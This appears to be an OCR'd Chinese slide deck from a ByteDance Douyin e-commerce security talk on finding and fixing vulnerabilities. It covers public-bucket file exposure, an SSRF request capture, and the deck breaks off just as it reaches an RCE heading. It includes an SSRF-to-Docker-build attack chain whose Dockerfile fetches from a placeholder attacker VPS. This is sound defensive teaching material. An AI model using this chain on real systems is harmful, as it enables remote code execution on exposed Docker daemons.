


抖音电商的漏洞发现与治理实践

张义

抖音电商安全蓝军





张义

字节跳动 抖音电商安全蓝军

毕业于杭州电子科技大学，ID ek1ng，Vidar-Team 成员，曾在长亭科技和阿里巴巴参与安全攻防相关工作。加入字节跳动后主要从事抖音电商业务线的漏洞攻防工作，包括对抖音电商的各业务系统进行安全评估、漏洞挖掘和风险治理。




目录

- 1 | 抖音电商业务介绍
- 2 | 通用类型漏洞的挖掘
- 3 | 电商属性下逻辑漏洞与其背后的影响
- 4 | 抖音电商安全蓝军的治理实践


抖音电商业务介绍






作为消费者你是否认为电商的交易链路仅仅如此？

实际上抖音电商的完整交易链路↓





思考一些“简单”的问题

消费者到底是在平台上下单的？

带货的主播如何在直播中盈利？

商家的货放在哪，又从哪发货呢？

电商的复杂业务逻辑，导致产生漏洞的场景多样化

电商的复杂业务逻辑，导致产生漏洞的场景多样化

常规的漏洞类型？

SQL注入，SSRF，任意文件操作，RCE，帐号劫持...

电商业务场景需要额外关注的风险？

薅羊毛、零元购等资金直接损失、用户个人信息等隐私泄漏...


通用类型漏洞的挖掘



任意文件操作

法人信息


* 上传身份证




1. 请上传营业执照中的法人身份证，并保持信息清晰可见；
2. 图片尺寸为800*800像素以上，仅支持PNG、JPG和JPEG格式，大小不能超过5M

请上传身份证国徽面照片

任意文件操作



任意文件操作




接口直接返回可公开访问的存储桶信息

任意文件操作

[illegible]

任意文件操作



任意文件操作

漏洞治理

敏感信息使用公共桶存储风险：

仅当资源内容为安全、可公开时（如内部产生、过审的资源）才可放入公开桶，其余情况均采用私有桶，私有桶内外网访问均需采用加签方式：

1. 通过流量、代码等方式排查前端、客户端、服务端等拼接的场景
2. 服务端支持加签分发能力，并设置合理的过期时间

图床风险

1. 对图片上传内容进行机器审核+人工审核兜底
2. 对图片上传功能做鉴权以及设置链接自动过期时间

SSRF

Request

Raw Params Headers Hex

```
GET
/call?callbackUrl=http://[REDACTED]/?get_param=1&param=2
HTTP/1.1
Host: power.bytedance.net
Connection: close
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96", "Google Chrome";v="96"
[REDACTED]
sec-cn-ua-mobile: 70
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110
Safari/537.36
sec-ch-ua-platform: "macOS"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://[REDACTED]
Accept-Encoding: gzip, deflate
```

Response

Raw Headers Hex Render SSTVINFO

```
HTTP/1.1 500 Internal Server Error
Server: nginx
Date: Fri, 25 Feb 2022 10:07:13 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 106
Connection: close
X-Content-Type-Options: nosniff
X-Tt-Logid: 20220225180712010212199233231D445A
server-timing: inner; dur=5
x-tt-trace-host:
0120a863edf99c9c4ad90a56d52a1718290000fcd13beab164d08da985ead3
4c0e621f750022c9f20065f669a2edb25f2b45de3b79ce643147c93c469ae9
3fcf8a62aa2296c1a18130f9c50c00cb37d542
x-tt-trace-tag: id=00;cdn-cache=miss

Post "http://[REDACTED]/?get_param=1": dial tcp
[REDACTED]: connect: connection refused
oK
```

SSRF

Build an image

Build an image from a tar archive with a `Dockerfile` in it.

The `Dockerfile` specifies how the image is built from the tar archive. It is typically in the archive's root, but can be at a different path or have a different name by specifying the `dockerfile` parameter. See the `Dockerfile` reference for more information.

The Docker daemon performs a preliminary validation of the `Dockerfile` before starting the build, and returns an error if the syntax is incorrect. After that, each instruction is run one-by-one until the ID of the new image is output.

The build is canceled if the client drops the connection by quitting or being killed.

QUERY PARAMETERS

<code>dockerfile</code>	string Default: <code>"dockerfile"</code> Path within the build context to the <code>Dockerfile</code> . This is ignored if <code>remote</code> is specified and points to an external <code>Dockerfile</code> .
<code>t</code>	string A name and optional tag to apply to the image in the <code>name:tag</code> format. If you omit the tag the default <code>latest</code> value is assumed. You can provide several <code>t</code> parameters.
<code>extrahosts</code>	string Extra hosts to add to <code>/etc/hosts</code>
<code>remote</code>	string A Git repository URI or HTTP/HTTPS context URI. If the URI points to a single text file, the file's contents are placed into a file called <code>Dockerfile</code> and the image is built from that file. If the URI points to a tarball, the file is downloaded by the daemon and the contents therein used as the context for the build. If the URI points to a tarball and the <code>dockerfile</code> parameter is also specified, there must be a file with the corresponding path inside the tarball.
<code>q</code>	boolean Default: <code>false</code> Suppress verbose build output.

POST `/build`

Response samples

400 500

Content type: `application/json`

```
{  "message": "Something went wrong."}
```

在远程http://vps:port1上放置如下Dockerfile

```
FROM alpine:3.13
RUN wget -T4
http://yourvps:port2/hack
```

利用此前的POST SSRF请求

```
http://target.com:port/build?remote=http://vps:port1/Dockerfile
```

<https://docs.docker.com/engine/api/v1.45/#tag/Image/operation/ImageBuild>

RCE



